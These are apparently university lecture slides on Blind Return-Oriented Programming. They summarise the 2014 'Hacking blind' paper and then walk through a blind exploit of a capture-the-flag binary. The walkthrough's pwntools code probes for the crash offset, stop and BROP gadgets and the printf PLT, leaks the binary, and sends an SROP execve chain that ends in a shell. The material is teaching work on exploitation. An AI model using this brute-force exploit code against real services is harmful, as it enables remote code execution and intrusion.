LSN 6 : Blind ROP

Vulnerability Research

Objectives

Lesson #6: Blind ROP

- Examine the methodology behind a black-box binary exploit using Blind ROP techniques.
- Understand how STOP and BROP gadgets can be leveraged to identify the PLT and enumerate its entries.
- Examine how the security changes since 2014 affect how we must construct our BROP exploits.

References

- Bittau, A., Belay, A., Mashtizadeh, A., Mazières, D., & Boneh, D. (2014, May). Hacking blind. In 2014 IEEE Symposium on Security and Privacy (pp. 227-242). IEEE.

Blind ROP

We show that it is possible to write remote stack buffer overflow exploits *without possessing a copy of the target binary or source code*, against services that restart after a crash.

- 2014 Paper published by Andrea Bittau

Text copied from *Hacking blind*

Why BROP?

- Exploiting proprietary services: *may notice a crash on a remote server or discover through black-box fuzzing.*

- Exploiting a vulnerability in an open-source library thought to be used in a proprietary closed source service: *vulnerable SSL library may be compiled into a proprietary service.*

- Hacking an open-source service where the binary may have been compiled with different options and shared libraries.

Text copied from *Hacking blind*

BROP Threat Model

- A stack vulnerability
- A service that restarts after crash
- *Glibc 2.34 (or prior)*

BROP: STOP Gadget



Figure 10. Scanning for pop gadgets. By changing the stack layout, one can fingerprint gadgets that pop words from the stack. For example, if a "trap gadget" is executed rather than popped, the program will crash.

A stop gadget is anything that would cause the program to block, like an infinite loop or a blocking system call (like sleep).

- *sleep(10);*
- *printf("goodbye");*
- *listen(s);*
- *read(0,&buf,100);*

Image and Text copied from *Hacking blind*

BROP: BROP Gadget

```
<...snipped ...>

00400700  4c89fa       mov    rdx, r15
00400703  4c89f6       mov    rsi, r14
00400706  4489ef       mov    edi, r13d
00400709  41ff14dc     call   qword [r12+rbx*8]
0040070d  4883c301     add    rbx, 0x1
00400711  4839dd       cmp    rbp, rbx
00400714  75ea         jne    0x400700

00400716  4883c408     add    rsp, 0x8
0040071a  5b           pop    rbx {__saved_rbx}
0040071b  5d           pop    rbp {__saved_rbp}
0040071c  415c         pop    r12 {__saved_r12}
0040071e  415d         pop    r13 {__saved_r13}
00400720  415e         pop    r14 {__saved_r14}
00400722  415f         pop    r15 {__saved_r15}
00400724  c3           retn     {__return_addr}
```

BROP Gadget

The BROP gadget has a very unique signature. It pops six items from the stack and landing in other parts of it pops fewer items from the stack so one can verify a candidate by laying out traps and stop gadgets in different combinations and checking behavior.

Text copied from *Hacking blind*

BROP: Discovering the PLT

- Most of the PLT entries will not cause a crash regardless of arguments because they are system calls that return EFAULT on invalid parameters. One can therefore find the PLT with great confidence if a couple of addresses 16 bytes apart do not cause a crash, and can verify that the same addresses plus six do not cause a crash. These addresses are also the first to have valid code as they are early on in the executable's address space.

- The PLT can therefore be found by scanning from the program's origin (0x400000) or backwards from the address leaked through stack reading if the PIE flag was used. Each address must be 16 bytes aligned and 16 bytes can be skipped per probe for efficiency. We note that PLTs are often pretty large (200 entries) so one can skip even more bytes (thus skipping PLT entries) when looking for it to optimize for speed, hoping that a function that will not crash will still be hit.

Text copied from *Hacking blind*

BROP: Identifying PLT entries

- The attacker can identify PLT entries by exercising each entry with different arguments and seeing how the function performs. The first two arguments can be controlled thanks to the BROP gadget. strcmp for example has the following behavior and signature, where “bad” is an invalid memory location (e.g., 0x0) and “readable” is a readable pointer (e.g., an address in .text):

- strcmp(bad, bad): crash ✗
- strcmp(bad, readable): crash ✗
- strcmp(readable, bad): crash ✗
- strcmp(readable, readable): no crash ✓

The author is invested in finding the *strcmp* plt entry since it could be used to set the value for rdx; however, we could just use ret2csu to set rdi, rsi, and rdx

Text copied from *Hacking blind*

BROP: 2014 Attack Plan

1) Find where the executable is loaded. Either 0x400000 for non-PIE executables (default) or stack read a saved return address.

2) Find a stop gadget. This is typically a blocking system call (like sleep or read) in the PLT. The attacker finds the PLT in this step too.

3) Find the BROP gadget. The attacker can now control the first two arguments to calls.

4) Find strcmp in the PLT. The attacker can now control the first three arguments to calls.

5) Find write in the PLT. The attacker can now dump the entire binary to find more gadgets.

6) Build a shellcode and exploit the server.

Text copied from *Hacking blind*

FLORIDA TECH

BROP: 2023 Attack Plan

1) Find where the executable is loaded. Either 0x400000 for non-PIE executables (default) or stack read a saved return address.

2) Find a stop gadget. This is typically a blocking system call (like sleep or read) in the PLT. The attacker finds the PLT in this step too.

3) Find the BROP gadget. The attacker can now control the first two arguments to calls.

4) ~~Find strcmp in the PLT. The attacker can now control the first three arguments to calls.~~

No need to use this path since Ret2CSU

5) Find write in the PLT. The attacker can now dump the entire binary to find more gadgets.

6) ~~Build a shellcode and exploit the server.~~

No longer valid due to NX protection

Text copied from *Hacking blind*

FLORIDA TECH

BROP: 2023 Attack Plan

1) Find where the executable is loaded. Either 0x400000 for non-PIE executables (default) or stack read a saved return address.

2) Find a stop gadget. This is typically a blocking system call (like sleep or read) in the PLT. The attacker finds the PLT in this step too.

3) Find the BROP gadget. The attacker can now control the first three arguments using Ret2CSU

4) Find write in the PLT. The attacker can now dump the entire binary to find more gadgets.

5) Assemble ROP chains

Text copied from *Hacking blind*

FLORIDA TECH

Ghost of Kyiv

- Blind pwn challenge that I wrote for avengercon; it leaked a few addresses
- I've updated to leak nothing; lets go ahead and see if we can *blindly* exploit it in a *black-box* environment

Ghost of Kyiv

1. Find the crash
2. Find the stop gadget
3. Find the brop gadget
4. Find the printf PLT
5. Leak the binary
6. ROP

Find the Crash

Testing safe inputs, the binary displays "*<<< Glory To The Ukraine.*"

Testing large inputs, the binary displays nothing (suspected crash)

Let's determine the offset that this occurs at

```
def find_offset():
    for i in range(OFFSET_MIN, OFFSET_MAX):
        log.info('\tTrying to crash program with %i bytes' % i)
        with context.quiet:
            p = start()
            p.sendlineafter(b'The Ghost Welcomes You >>>', cyclic(i))
            try:
                p.recvline()
            except EOFError:
                return int(i/8)*8
```

FLORIDA TECH

Find the STOP Gadget

We suspect the binary has a function logo() that displays the MiG-29 plane. We know this begins with a carriage return to clear the screen

We could use this as a stop gadget

```
def find_stop_gadget():
    for i in range(STOP_GADGET_MIN, STOP_GADGET_MAX):
        if check_addr(i):
            log.info('\tTesting for stop gadget at 0x%x' % i)
            with context.quiet:
                p = start()
                chain = cyclic(offset)
                chain += p64(i)
                chain += p64(i+1)
                p.sendlineafter(b'The Ghost Welcomes You >>>', chain)
                try:
                    resp = p.recvline()
                    if b'\n' in resp:
                        return i
                except EOFError:
                    pass
```

Find the STOP Gadget

Avoid the MOVAPS trap; either we call

- logo() – valid address
- logo()+1

or

- logo()-1 [aka ret]
- logo()

```
def find_stop_gadget():
    for i in range(STOP_GADGET_MIN, STOP_GADGET_MAX):
        if check_addr(i):
            log.info('\tTesting for stop gadget at 0x%x' % i)
            with context.quiet:
                p = start()
                chain = cyclic(offset)
                chain += p64(i)
                chain += p64(i+1)
                p.sendlineafter(b'The Ghost Welcomes You >>>', chain)
                try:
                    resp = p.recvline()
                    if b'\n' in resp:
                        return i
                except EOFError:
                    pass
```

```
004006b3   c3                     retn      {arg_8}

004006b4   int64_t logo()

004006b4   55                     push      rbp {__saved_rbp}
004006b5   4889e5                 mov       rbp, rsp {__saved_rbp}
004006b8   488d3de9050000         lea       rdi, [rel data_400ca8}
```

Find the BROP Gadget

We know the BROP gadget pops up 6 registers, so if we call our candidate BROP gadget, followed by 48 bytes of junk, followed by our stop_gadget – we should still see the logo

```
def find_brop_gadget():
    for i in range(BROP_GADGET_MIN, BROP_GADGET_MAX):
        log.info('\tTesting for brop gadget at 0x%x' % i)
        with context.quiet:
            p = start()
            chain = cyclic(offset)
            chain += p64(stop_gadget)
            chain += p64(i)
            chain += p64(0xdeadbeef)*6
            chain += p64(stop_gadget)
            chain += p64(stop_gadget+1)
            p.sendlineafter(b'The Ghost Welcomes You >>>', chain)
            try:
                resp = p.recvline()
                if resp:
                    return i
            except EOFError:
                pass
```

[*Note – stop_gadget = ret; stop_gadget+1 = logo()]

Find the Printf PLT

We can find the printf PLT by testing cadndidate address, we will load each address into RDI and then call the address, essentially executing:

printf(plt[`printf’])

We know the plt entries each start with a JMP; so if the call outputs ‘\xff’, we know weve found the PLT entry

```
def find_printf_plt():
    for i in range(PLT_MIN , PLT_MAX):
        log.info('\tTesting for printf PLT at 0x%x' % i)
        with context.quiet:
            p = start()
            chain = cyclic(offset)
            chain += p64(ret)
            chain += p64(pop_rdi)
            chain += p64(i)
            chain += p64(i)
            p.sendlineafter(b'The Ghost Welcomes You >>>', chain)
            try:
                resp = p.recvline()
                if b'\xff' in resp:
                    return i
            except EOFError:
                pass
```

FLORIDA TECH

Leak the Binary

We can use the discovered printf to begin leaking the binary and discovering ROP gadgets and the address of the /bin/sh we saw in the logo

```
def leak_gadgets():
    syscall = 0x0
    pop_rax_ret = 0x0
    for i in range(TEXT_MIN, TEXT_MAX):
        with context.quiet:
            p = start()
            chain = cyclic(offset)
            chain += p64(ret)
            chain += p64(pop_rdi)
            chain += p64(i)
            chain += p64(printf_plt)
            p.sendlineafter(b'The Ghost Welcomes You >>>', chain)
            try:
                resp = p.recvline()
                print("\tFinding Gadgets at Addr: %s, Data: %s" %
                      (hex(i), disasm(resp, vma=(i-1))))
                if (asm('syscall') in resp):
                    syscall = (i-1)+resp.index(asm('syscall'))
                elif (asm('pop rax; ret;') in resp):
                    pop_rax_ret = (i-1)+resp.index(asm('pop rax; ret;'))
                if (syscall != 0 and pop_rax_ret != 0):
                    return syscall, pop_rax_ret
            except:
                pass
```

Exploit

With all the pieces of the puzzle assembled, we can now throw a basic SROP exploit against the target

```
def srop_exec():
    p = start()
    chain = cyclic(offset)
    chain += p64(pop_rax)
    chain += p64(0xf)
    chain += p64(syscall)
    frame = SigreturnFrame(arch="amd64", kernel="amd64")
    frame.rax = constants.SYS_execve
    frame.rdi = bin_sh
    frame.rip = syscall
    p.sendlineafter(b'The Ghost Welcomes You >>>',chain+bytes(frame))
    p.interactive()
```

FLORIDA TECH

Shell Party

```
[*] Discovered offset = 40
[*] Discovered stop gadget = 0x4006b3
[*] brop gagdet  = 0x400c76
[*] pop rdi, ret = 0x400c83
[*] ret = 0x400c84
[*] printf plt entry = 0x400530
[*] pop rax, ret = 0x40069e
[*] syscall = 0x4006ab
[*] bin/sh = 0x401a29
[*] throwing SROP exploit at the ghost
[+] Starting local process 'ghost.bin': pid 21390
[*] Switching to interactive mode
 $ cat flag.txt
flag{demo_flag}
```

FLORIDA TECH

Thank you.